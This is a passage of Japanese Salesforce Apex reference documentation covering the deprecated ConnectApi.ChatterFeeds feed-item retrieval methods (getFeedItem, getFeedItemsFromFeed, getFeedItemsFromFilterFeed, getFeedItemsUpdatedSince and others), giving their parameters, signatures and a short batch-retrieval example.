値は `ConnectApi.FeedType.Record` である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — **ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。**
- `FewerUpdates` — **ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。**

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。`ConnectApi.FeedElementPage` レスポンスボディの `updatesToken` プロパティからこのトークンを取得します。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード要素のみを表示するか (`true`)、否か (`false`) を指定します。デフォルト値は、`false` です。

`filter`
型: `ConnectApi.FeedFilter`

フィード条件を指定します。

- `AllQuestions` — 質問であるフィード要素のみ。
- `CommunityScoped` — 今後の使用のために予約されています。
- `SolvedQuestions` — 質問で最良の回答があるフィード要素のみ。
- `UnansweredQuestions` — 質問で回答がないフィード要素のみ。
- `UnsolvedQuestions` — 質問で最良の回答がないフィード要素のみ。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter, result)

getFeedItem(communityId, feedItemId)

指定されたフィード項目の詳細な説明を返します。

API バージョン

28.0 〜 31.0

重要: バージョン 32.0 以降では、getFeedElement(communityId, feedElementId) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItem getFeedItem(String communityId, String feedItemId)
```

パラメータ

`communityId`
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedItemId

型: String

フィード項目の ID。

戻り値

型: ConnectApi.FeedItem

メモ: FeedItem オブジェクトのトリガは、その添付ファイルおよび機能情報が保存される前に実行されます。つまり、ConnectApi.FeedItem.attachment 情報と ConnectApi.FeedElement.capabilities 情報はトリガでは使用できないことがあります。

getFeedItemBatch(communityId, feedItemIds)

指定されたフィード項目リストに関する情報を返します。ConnectApi.FeedItem オブジェクトを含む BatchResult オブジェクトのリストを返します。読み込みできないフィード項目のエラーは、結果に返されます。

API バージョン

31.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementBatch(communityId, feedElementIds) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.BatchResult[] getFeedItemBatch(String communityId, List<String>
feedItemIds)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedItemIds

型: List<String>

最大 500 件のフィード項目 ID のリスト。

戻り値

型: ConnectApi.BatchResult[]

`ConnectApi.BatchResult.getResult()` メソッドは `ConnectApi.FeedItem` オブジェクトを返します。

例

```
// Create a list of feed items.

ConnectApi.FeedItemPage feedItemPage = ConnectApi.ChatterFeeds.getFeedItemsFromFeed(null,
 ConnectApi.FeedType.Company);

System.debug(feedItemPage);



// Create a list of feed item IDs.

List<String> feedItemIds = new List<String>();

for (ConnectApi.FeedItem aFeedItem : feedItemPage.items){

    feedItemIds.add(aFeedItem.id);

}



// Get info about the feed items in the list.

ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterFeeds.getFeedItemBatch(null,
feedItemIds);



for (ConnectApi.BatchResult batchResult : batchResults) {

    if (batchResult.isSuccess()) {

        // Operation was successful.

        // Print the header for each feed item.

        ConnectApi.FeedItem aFeedItem;

        if(batchResult.getResult() instanceof ConnectApi.FeedItem) {

           aFeedItem = (ConnectApi.FeedItem) batchResult.getResult();

        }

        System.debug('SUCCESS');

        System.debug(aFeedItem.header.text);

    }
```

```
    else {

        // Operation failed. Print errors.

        System.debug('FAILURE');

        System.debug(batchResult.getErrorMessage());

    }

}
```

getFeedItemsFromFeed(communityId, feedType)

Company、Home、および Moderation フィード種別のフィード項目の最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsFromFeed(communityId, feedType) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType
フィードの種別。有効な値は、Company、Home、および Moderation です。

戻り値

型: ConnectApi.FeedItemPage

使用方法

一致する `setTestGetFeedItemsFromFeed` メソッドを使用したテスト時に呼び出された場合は、そのメソッドで渡されたフィード項目ページを返します。テストメソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

関連トピック:

- setTestGetFeedItemsFromFeed(communityId, feedType, result)
- ConnectApi コードのテスト

`getFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)`

`Company`、`Home`、および `Moderation` フィード種別の指定されたページのフィード項目を、指定された順序で返します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Home`、および `Moderation` です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

戻り値

型: ConnectApi.FeedItemPage

使用方法

一致する setTestGetFeedItemsFromFeed メソッドを使用したテスト時に呼び出された場合は、そのメソッドで渡されたフィード項目ページを返します。テストメソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

関連トピック:

setTestGetFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

getFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

Company、Home、および Moderation フィード種別の指定されたページのフィード項目を、指定された順序で返します。各フィード項目には、指定された数以内のコメント数が含まれます。

API バージョン

29.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Home、および Moderation です。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

戻り値

型: `ConnectApi.FeedItemPage`

使用方法

一致する `setTestGetFeedItemsFromFeed` メソッドを使用したテスト時に呼び出された場合は、そのメソッドで渡されたフィード項目ページを返します。テストメソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

関連トピック:

- setTestGetFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, result)
- ConnectApi コードのテスト

getFeedItemsFromFeed(communityId, feedType, subjectId)

指定されたユーザまたはレコードの、指定されたフィード種別のフィード項目の最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsFromFeed(communityId, feedType, subjectId) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

戻り値

型: ConnectApi.FeedItemPage

使用方法

一致する setTestGetFeedItemsFromFeed メソッドを使用したテスト時に呼び出された場合は、そのメソッドで渡されたフィード項目ページを返します。テストメソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

関連トピック:

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, result)

ConnectApi コードのテスト

getFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

指定されたユーザまたはレコードの指定されたページで、指定されたフィード種別のフィード項目を指定された順序で返します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページには、デフォルトの項目数が含まれます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

戻り値

型: ConnectApi.FeedItemPage

使用方法

一致する `setTestGetFeedItemsFromFeed` メソッドを使用したテスト時に呼び出された場合は、そのメソッドで渡されたフィード項目ページを返します。テストメソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

関連トピック:

- setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, result)
- ConnectApi コードのテスト

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

指定されたユーザまたはレコードの指定されたページで、指定されたフィード種別のフィード項目を指定された順序で返します。各フィード項目には、指定された数以内のコメント数が含まれます。

API バージョン

29.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Filter`、`Home`、および `Moderation` を除くすべての `ConnectApi.FeedType` です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

戻り値

型: ConnectApi.FeedItemPage

使用方法

一致する `setTestGetFeedItemsFromFeed` メソッドを使用したテスト時に呼び出された場合は、そのメソッドで渡されたフィード項目ページを返します。テストメソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

関連トピック:

- setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, result)
- ConnectApi コードのテスト

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

指定されたユーザまたはレコードの指定されたページで、`Record` フィード種別のフィード項目を指定された順序で返します。各フィード項目には、指定された数以内のコメント数が含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード項目を返すかどうかを指定します。

API バージョン

30.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

値は ConnectApi.FeedType.Record である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード項目のみを表示するか (true)、否か (false) を指定します。デフォルト値は、false です。

戻り値

型: ConnectApi.FeedItemPage

使用方法

一致する `setTestGetFeedItemsFromFeed` メソッドを使用したテスト時に呼び出された場合は、そのメソッドで渡されたフィード項目ページを返します。テストメソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

関連トピック:

- setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly, result)
- ConnectApi コードのテスト

`getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix)`

指定されたユーザおよび指定されたキープレフィックスのフィード項目の最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsFromFilterFeed(String communityId,
String subjectId, String keyPrefix)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId

型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix

型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

戻り値

型: ConnectApi.FeedItemPage

使用方法

一致する set test メソッドを使用したテスト時に呼び出された場合は、そのメソッドで渡されたフィード項目ページを返します。フィード項目ページは、キープレフィックスで絞り込まれており、指定された種別に関連付けられたフィード項目のみが返されます。テストメソッドでは、同一のパラメータを使用します。パラメータが同一でないと、例外が発生します。

関連トピック:

- setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, result)
- ConnectApi コードのテスト

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

指定されたユーザおよび指定されたキープレフィックスのフィード項目の指定されたページを、指定された順序で返します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsFromFilterFeed(String communityId,
String subjectId, String keyPrefix, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId

型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクトIDの先頭3文字で、オブジェクト種別を示します。たとえば、Userオブジェクトのプレフィックスは005、Groupオブジェクトのプレフィックスは0F9です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken`または`nextPageToken`のように、応答クラスの一部として返されます。`null`を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は1～100です。`null`を渡すと、デフォルトサイズの25に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null`を渡すと、デフォルト値の`CreatedDateDesc`が使用されます。

戻り値

型: `ConnectApi.FeedItemPage`

使用方法

一致するset testメソッドを使用したテスト時に呼び出された場合は、そのメソッドで渡されたフィード項目ページを返します。フィード項目ページは、キープレフィックスで絞り込まれており、指定された種別に関連付けられたフィード項目のみが返されます。テストメソッドでは、同一のパラメータを使用します。パラメータが同一でないと、例外が発生します。

関連トピック:

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

`getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam)`

指定されたユーザおよび指定されたキープレフィックスのフィード項目の指定されたページを、指定された順序で返します。各フィード項目には、指定された数以内のコメント数が含まれます。

API バージョン

29.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsFromFilterFeed(String communityId,
String subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity
density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

戻り値

型: ConnectApi.FeedItemPage

使用方法

一致する set test メソッドを使用したテスト時に呼び出された場合は、そのメソッドで渡されたフィード項目ページを返します。フィード項目ページは、キープレフィックスで絞り込まれており、指定された種別に関連付けられたフィード項目のみが返されます。テストメソッドでは、同一のパラメータを使用します。パラメータが同一でないと、例外が発生します。

関連トピック:

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

getFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, updatedSince)

指定されたユーザおよび指定されたキープレフィックスのフィード項目の指定されたページを返します。*updatedSince* パラメータで指定された時刻以降に更新されたフィード項目のみが含まれます。

API バージョン

30.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsFromFilterFeedUpdatedSince(String
communityId, String subjectId, String keyPrefix, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。このトークンを取得するには、`getFeedItemsFromFilterFeed` をコールし、`ConnectApi.FeedItemPage` レスポンスボディの `updatesToken` プロパティの値を取ります。

戻り値

型: `ConnectApi.FeedItemPage`

`ConnectApi.FeedItem` オブジェクトのページ設定されたコレクション。

使用方法

このメソッドは、*updatedSince* 引数で指定された時刻以降に更新されたフィード項目のみを返します。フィード項目は、最後のフィード要求の時刻以降に作成されたか、最後のフィード要求の時刻以降にフィード項目に `sort=LastModifiedDateDesc` およびコメントが追加された場合、更新されたものとみなされます。いいね! やトピックを追加してもフィード項目は更新されません。

このメソッドをテストするには、一致する setTest メソッドを使用します。一致する setTest メソッドを使用したテスト時に呼び出された場合は、そのメソッドで渡され、キープレフィックスで絞り込まれたフィード項目ページを返します。指定された種別に関連付けられたフィード項目のみが返されます。test メソッドでは、必ず同じパラメータを使用する必要があります。パラメータが同じでないと、例外が発生します。

関連トピック:

setTestGetFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, updatedSince, result)

ConnectApi コードのテスト

getFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

`Company`、`Home`、および `Moderation` フィード種別のフィード項目の指定されたページを返します。*updatedSince* パラメータで指定された時刻以降に更新されたフィード項目のみが含まれます。各フィード項目には、指定された数以内のコメント数が含まれます。

API バージョン

30.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Home`、および `Moderation` です。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。`ConnectApi.FeedItemPage` レスポンスボディの `updatesToken` プロパティからこのトークンを取得します。

戻り値

型: ConnectApi.FeedItemPage

ConnectApi.FeedItem オブジェクトのページ設定されたコレクション。

使用方法

このメソッドは、*updatedSince* 引数で指定された時刻以降に更新されたフィード項目のみを返します。フィード項目は、最後のフィード要求の時刻以降に作成されたか、最後のフィード要求の時刻以降にフィード項目に sort=LastModifiedDateDesc およびコメントが追加された場合、更新されたものとみなされます。いいね! やトピックを追加してもフィード項目は更新されません。

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します。

例

